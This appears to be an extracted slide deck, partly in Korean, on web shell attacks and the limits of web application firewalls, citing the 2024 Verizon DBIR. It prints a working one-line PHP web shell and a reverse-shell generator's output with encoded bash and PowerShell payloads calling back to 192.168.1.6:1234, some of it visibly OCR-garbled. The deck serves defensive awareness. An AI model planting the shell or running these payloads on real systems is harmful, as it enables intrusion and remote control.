
Web Shells: A Shell-Like Backdoor



How Web Shells Get In



The Anatomy of a Web Attack



web shells

3

Impact

- 데이터 유출
- 시스템/데이터 접근 손실
- 랜섬 요구
- 웹사이트 변조

2

Escalation

- 웹 서버에 업로드된 악성 소프트웨어는 존재감을 확립을 위해 사용
- 추가적인 악성 소프트웨어가 실행될 경우 :
 - 랜섬웨어 공격 수행
 - 데이터 유출
 - 자격 증명 수집
 - 수평 이동
 - 계정 접근 권한 상승

1

Infiltration

- 웹 서버 또는 WAS의 취약점을 이용해 초기 접근을 획득합니다.
- 예: SQL 인젝션, 도난된 자격 증명, 피싱


Web Shells in the Wild



```
1 <form method="get" name="shell">
2 <input type="text" name="command" id="command" size="80" autofocus>
3 <input type="submit" value="Run">
4 </form>
5 <pre><?php if(isset($_GET['command'])) { system($_GET['command']); }?></pre>
```


```
root@hk:~/genRev_shell# python3 genRevershell.py 192.168.1.6 1234 2
Full payload for cmd to reverse shell for Linux target is:
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuNi8xMjM0IDA+JjE=|base64 -d|bash
root@hk:~/genRev_shell# python3 genRevershell.py 192.168.1.6 1234 1
Full payload for cmd to reverse shell for Windows target is:
powershell.exe -EncodedCommand JABjAGwAaQB1AG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1A
G0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQB1AG4AdAAoACcAMQA5ADIALgAxADYAOAAuADEALgA2ACcAL
AAxADIAMwA0ACkAOwAkAHMAdABYAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbA
GIAeQB0AGUAWwBdAF0AJABiAHkAdAB1AHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJ
ABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdAB1AHMALAAgADAALAAGACQAYgB5AHQAZQBzAC4ATAB1A
G4AZwB0AGgAKQApACAALQBwAGUAIAAwACKAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAe
QBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVAB1AHgAdAAuAEeAUwBDAEKASQBFAG4AYwBvAGQAaQBwAGcAKQAuAEcAZQB0A
FMAdABYAGkAbgBnACgAJABiAHkAdAB1AHMALAAwACwAIAAkAGkAKQA7ACQAcwB1AG4AZABiAGEAYwBrACAAPQAgACgAaQB1AHgAI
AAkAGQAYQB0AGEAIAAyAD4AJgAxACAaFAAgAE8AdQB0AC0AUwB0AHIAaQBwAGcAIAAPAdSAJABzAGUAbgBkAGIAYQBjAGsAMgAgA
CAAPQAgACQAcwB1AG4AZABiAGEAYwBrACAkKwAgACcAUABTACAATwAgACsAIAAoAHAAdwBkACKALgBQAGEAdABoACAkKwAgACcAP
gAgACcAOwAkAHMAZQBwAGQAYgB5AHQAZQAgAD0AIAAoAFsAdAB1AHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoA0gBBAFMAQwBjA
EkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwB1AG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAK
AAkAHMAZQBwAGQAYgB5AHQAZQAsADAALAakAHMAZQBwAGQAYgB5AHQAZQAuAEwAZQBwAGcAdABoACkAOwAkAHMAdABYAGUAYQBtA
C4ARgBsAHUAcwBoACgAKQB9ADsAIAA=
root@hk:~/genRev_shell#
```


The Status Quo



Threat actors in EMEA


2024 Verizon Data Breach Investigation Report



external origin
internal origin


49%
of threat actors are **internal**

WAFs Aren't Enough



- Obfuscated and Encoded Scripts의 탐지 부족
- 패킷을 통한 악성코드 배포 탐지 부족
- 병목 현상 및 서비스 중단
- 내부 위협 행위자 우회
- 네트워크 장비의 기존 감염 우회
- 제로데이 취약점
- 부적절한 구성

Advanced Persistent Threat (APT)



